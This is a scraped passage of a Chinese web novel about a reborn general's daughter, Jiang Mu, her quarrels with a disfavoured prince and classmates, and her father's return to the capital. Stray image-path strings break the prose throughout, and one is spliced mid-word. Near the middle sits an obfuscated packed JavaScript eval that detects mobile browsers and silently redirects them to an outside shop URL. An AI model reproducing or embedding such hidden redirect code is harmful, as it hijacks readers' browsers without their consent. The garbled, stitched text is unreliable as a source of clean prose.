“好好的皇子过得猪狗不如,我自然是看不上,我虽不是什么高门贵女,但好歹也是将门之女,怎么会自讨苦吃,不过是无趣,找条狗玩玩。”
江慕觉的这次火力肯定是足了,她不确定刚刚维护的话有没有被捕捉到,但狠话她却是卯足劲儿,特意提高了音量。
她一定要把现在胡乱的关系彻底扯断。
身侧的林纪贤被这嗓门骇的汗毛都立了,小心翼翼地拉拉她的衣袖低声道:“话是说的没错,但人家毕竟是皇子,也不用这么……大声吧。”
江慕毫不避讳地盯着陈洛的眼,添油加醋地回道:“这有什么,哪怕这位二殿下站我面前,我也照骂不误。”
陈洛一袭素袍,手里握着书卷,似要前往张先生的屋子,闻言不置可否地顿住脚步。
刺耳的话他想忽略都难,只可惜他并没如江慕所想气恼,许是被少女紧盯得没了招,无奈略微歪头不怒反笑,挂上幅颇为纵容的模样,好似将刚刚的话视作两个亲密无间之人的玩笑。
一旁的林纪贤哪怕是二愣子也看出不对劲来,回头就看到议论的正火热的二殿下站在后头,平日冷若冰霜的殿下此刻被这般挑衅后竟温柔的冲江慕笑了!
两人微妙的“甜蜜”气息丝丝缕缕环绕在他周围,他怒不可遏地强行打断这层暧昧的屏障,向身侧人质问。
“江慕!你骗我,你不是说你俩没关系吗?!”
太阳穴突突的跳,所有的设想都走偏了,江慕感觉现在陈洛跟曾经那个不知羞耻的人越发相似,她费劲想出的招数统统无济于事。
她烦躁抓乱乖巧整齐的发,气急败坏地将手中书册奋力摔向陈洛。
“笑笑笑!有什么好笑的!走了!”
“你还没跟我讲清楚呢!你骂他他为啥子乐啊!”
“不知道!”
江慕全无怜香惜玉地对林纪贤的脑袋招呼,才得到片刻安宁。
陈洛目送两人消失在学堂门口,黑沉的眼落在林纪贤扯着江慕衣袖的手上,他忽地有种想断掉男孩手的念头,这想法浮现不过一霎就被掐灭,长睫敛下不堪的心思,他不敢相信自己会成这样,前两日的雨夜后让他变得越发怪异。
他实在看不懂江慕的想法,蹩脚想要惹他厌恶,时而眼神流露出莫名恨意,都不像这个年龄该表现的,明明最初见他还抱着他说他好看。
最让陈洛感到迷乱的是他面对少女的拙劣辱骂竟生不出气,甚至还觉的她泛着股让人喜爱的...傻气。
他垂眸目光审视起脚边少女用来砸他的书册,花花绿绿的封面,难以启齿的书名,这是本风月话本。
陈洛不禁皱眉,之前江慕还斥责他让少看些话本,自己却偷偷带上学堂。
回忆少女灵动的脸,话本的类型实在符合江慕的喜好。
他不在意地将话本掩在书卷下,走进屋。
“学生拜见先生。”
室内融着股清冽的茶香,温暖舒适。
“二殿下有礼了,不必拘束,有何困惑尽管开口,为师必定知无不言。”
张先生拂袖抬手为陈洛倒了杯暖茶,茶香四溢,飘起浓浓热气,他招手让陈洛落座。半炷香的时间,长老不禁感慨二殿下的聪颖,问题总是富有深度且有自己独到的见解,收他为徒弟与他而言着实是个满意的选择。
“殿下想法可谓是别出心裁,有你这个徒弟乃为师之幸。”
“只可惜天纵英才,得不到那位重视,终究是...”
“学生愚钝,自是比不过皇兄,学生只愿用自己所能造福天下万民。”
陈洛及时掐断张先生的话,他并非谦卑之人,但先生这话于他现在处境不过雪上加霜,张老远离朝廷多年,说话行为向来毫无顾忌。
身为皇子他本应同皇兄般身处皇宫接受先生专门授课学习,只可惜父皇已厌恶到看到这张脸都恼怒的程度,又怎会关心他的其他,张先生也正因此而感到惋惜不满。
“为师看你学业精进,已熟练掌握,这两本你先带回去研读吧。”
张先生抿了口茶,将手边书册推去。
“多谢先生,学生感激不尽。”
陈洛恭敬拿过书册,翻阅整理间不慎将书卷下的话本滑落在地,羞耻的字眼毫无阻碍地映入张先生眼底,茶水堵在喉咙间,他不住咳嗽几下,委婉开口。
“二殿下平日真是博览群书啊。”
意识到不对,陈洛面色难得僵硬了瞬,找补道:“这不是我的。”
张先生偏头仔细打量,忽的感到眼熟,犹豫开口道:“这话本为师好似在哪个捣蛋学生那见过?”
为了掩盖江慕的“罪行”,陈洛握着茶的手一紧,难掩窘迫之色,清嗓自相矛盾起来。
“...先生,这其实是我的。”
“?”
回府,江慕成功收获的春摇的哀怨。
“小姐,我今早给你梳的头发怎么又成鸡窝了!”
“....春摇,我不是故意的。”
春摇生无可恋的为江慕重新束发,苦口婆心劝自家小姐顾忌些形象,堂堂将军府小姐每天脏兮兮的算怎么回事。
房门被急切拍响,门外回荡阿婆轻快的声音。
“二小姐,大小姐今日收到信,南城战事已平息,家主两日后回京!”
“父亲要回来了!”
前世父亲自母亲死于宛城后郁郁寡欢,常年在外征战,与她们姐妹二人相处时间本就短暂,后来又死于“造反”的罪名,如今得以再见,江慕自是心头一喜。
她的亲人竟都回到她身边了,除了...母亲。
“江慕!昨日我都看到了,你打着将军府的名头,竟言语欺辱二殿下,实在是过分!”
桌案被拍得震天响,昨晚因兴奋过度难以入眠而打瞌睡的江慕被这动静骇的一个激灵,抬起倦怠的眼,迷惘望向眸中满是厉色的苏沫。
“你看到看到呗,我又没说错。”
江慕满不在乎的语气,让苏沫情绪不住翻涌,斥责道:“你明知陛下有意为你们指婚,还这般罔顾礼法,不将二殿下放在眼里。”
一旁的张静渟不赞同地反击:“既不是板上钉钉的事,你何故将事情抬得如此大,再者这二殿下都没发话,你又在这耍什么威风?”
“你!...我我就是见不到殿下这般被欺负!”
苏沫面红耳赤地支吾解释,手不自知已把衣袍捏的皱巴巴,气焰早不如开始时嚣张。
后头的林纪贤也插话帮着说话,只是语气却掺着丝旁人看不懂的阴阳怪气:“可别啊!人殿下可一点都不气,还尤为溺爱地笑了呢~”
江慕:...这有什么好骄傲的。
“!什么!你胡说八道!殿下被那样侮辱,怎么可能...”自知理亏的苏沫瞟了眼四周围因她而围拢看热闹的学子们,只有种搬起石头砸自己的脚的懊恼,畏缩地往后退了几步。
众学子见此,扬起戏弄的笑意,连连奚落。
“啧啧啧,这苏府如今已没落成这般地步了吗?都要碰瓷将军府了!”<;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17132771|196242||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
p>“辩白这老半天,结果二殿下压根不当回事啊哈哈哈。”
“要我说这苏家小姐定是爱慕殿下,不然也不会...”
......
苏府如今境遇确实是苏沫心中的梗,几年前他们也是赫赫有名的文化世家,只可惜新皇登基后,他们便渐渐淡出世家众族,不被陛下重视青睐,家中长辈更是将她视作泄愤的工具。
“各位学子们言辞莫过于偏激了,苏学子不明事情前因后果,看不得他人受辱,贸然声张正义,也不必被这般诟病,我确实言语有失在先,苏学子说的不错,我之后定会前往殿下府邸请罪。”
江慕察觉苏沫骑虎难下,适时站出维系颜面,不让她脸色太难看。
众学子们虽略带不解,但见先生已踏入堂内,只得扫兴的熙熙攘攘散开回位,只有些人嘴里依旧念叨着“江家小姐不识相”的字眼。
苏沫明显为刚刚少女出言为她说话感到错愕,心里有股说不清的滋味。
张静渟不理解地扯扯她垂落的衣袖:“哎?你替她说什么话,她刚刚还让你难堪呢。”
江慕不在意摆手,莞尔:“毕竟是女娃娃,心思都敏感,她也是只是出于好心,没什么好计较的。”
“啧啧你怎么现在老气横秋的,不知道的以为你已至不惑喽~”
额前毛躁的发挡住少女眼中惋惜,她玩笑回道:“说不定我活不到那时候呢~”。
下学刚出学堂门,江慕就被堵在门外,苏沫面上带着绯色嚅嗫开口:“你...为何替我说话,明明是我先不分青红皂白的...”
话止在江慕靠近挨上来的影子,苏沫呆呆低着头感受毛绒绒的脑袋传来一阵温热,迷糊糊地抬起水润的眼,看着少女明媚的笑,眼下痣绽着独属她的凌气。
女生清朗的音色带着丝宠溺:“以前怎么没发现你还蛮可爱的,没什么大不了的,毕竟你也...没说错...”
后面的话被压的几乎听不清,苏沫脑子要乱成浆糊了,江慕为什么要摸她头夸她可爱啊啊啊!
头上的暖意不过刹那便收回,见江慕即将抽身上马车,她慌忙拉住少女的衣袖磕巴道:“刚才的事...多谢。”
“无妨~”
风拂过娇艳欲滴的花朵,麻雀垫在房梁捉弄着屋顶,将军府外喧闹不已,京城百姓大都爱戴江远,早早聚集在城门口,挂上朴素的笑,捧着各色花篮迎接大将军回京。
队伍浩浩荡荡进城,领队之人朝民众和蔼挥手,接过孩童递上的花朵,军队停滞在将军府门前,江远急促下马奔向姐妹二人。
熟悉温暖的气息包裹住江慕,前世父亲被当众赐死的画面仍历历在目,让她眼眶不自觉湿润,手指紧捏着江远垂地的披风不放。
“哈哈哈这么久不见,慕儿更黏我了啊。”
江远揉揉江慕软乎的脸蛋打趣一番后又摸摸江安的头。
“这些年府上多亏安儿照料,我这当父亲的常年不在家,实在有负你们姐妹俩和落尘所托。”
零落成泥碾作尘,只有香如故。
绮落尘就是娘的名字。
“爹,你勿要自责,身为长姐,本该撑起家中担子。”
“好孩子!”
“差点忘了!爹在战场上遇到一落难孩童,见无家可归,便自作主张带回京照拂一二。”
话落,一黑发男孩从他身后怯弱走出,男孩带着银色耳饰,脖挂铜细链,灰头土脸的模样难掩沉稳端庄气,他眨眨灰蒙的眼,恭敬弯腰行礼:“周夜承见过两位姐姐。”